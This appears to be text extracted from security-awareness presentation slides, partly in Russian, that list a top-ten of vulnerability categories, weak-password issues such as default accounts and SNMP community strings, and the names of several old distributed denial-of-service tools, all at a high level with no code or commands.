4. Open Databases
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Слабые пароли

- Бюджеты по умолчанию
  - Routers
  - Servers
- No set Passwords for admin/root accounts
- SNMP with public/private community strings set

Top 10

1. **Denial of Service Exploits**
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Атаки «Denial of Service»

- Trinity
- TFN
- TFN2k
- Trin00
- Stacheldraht
- FunTime
  - Windows platform (W9x/2K/NT)
  - Preprogrammed for specific time and target
- All are distributed for maximum effect

Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**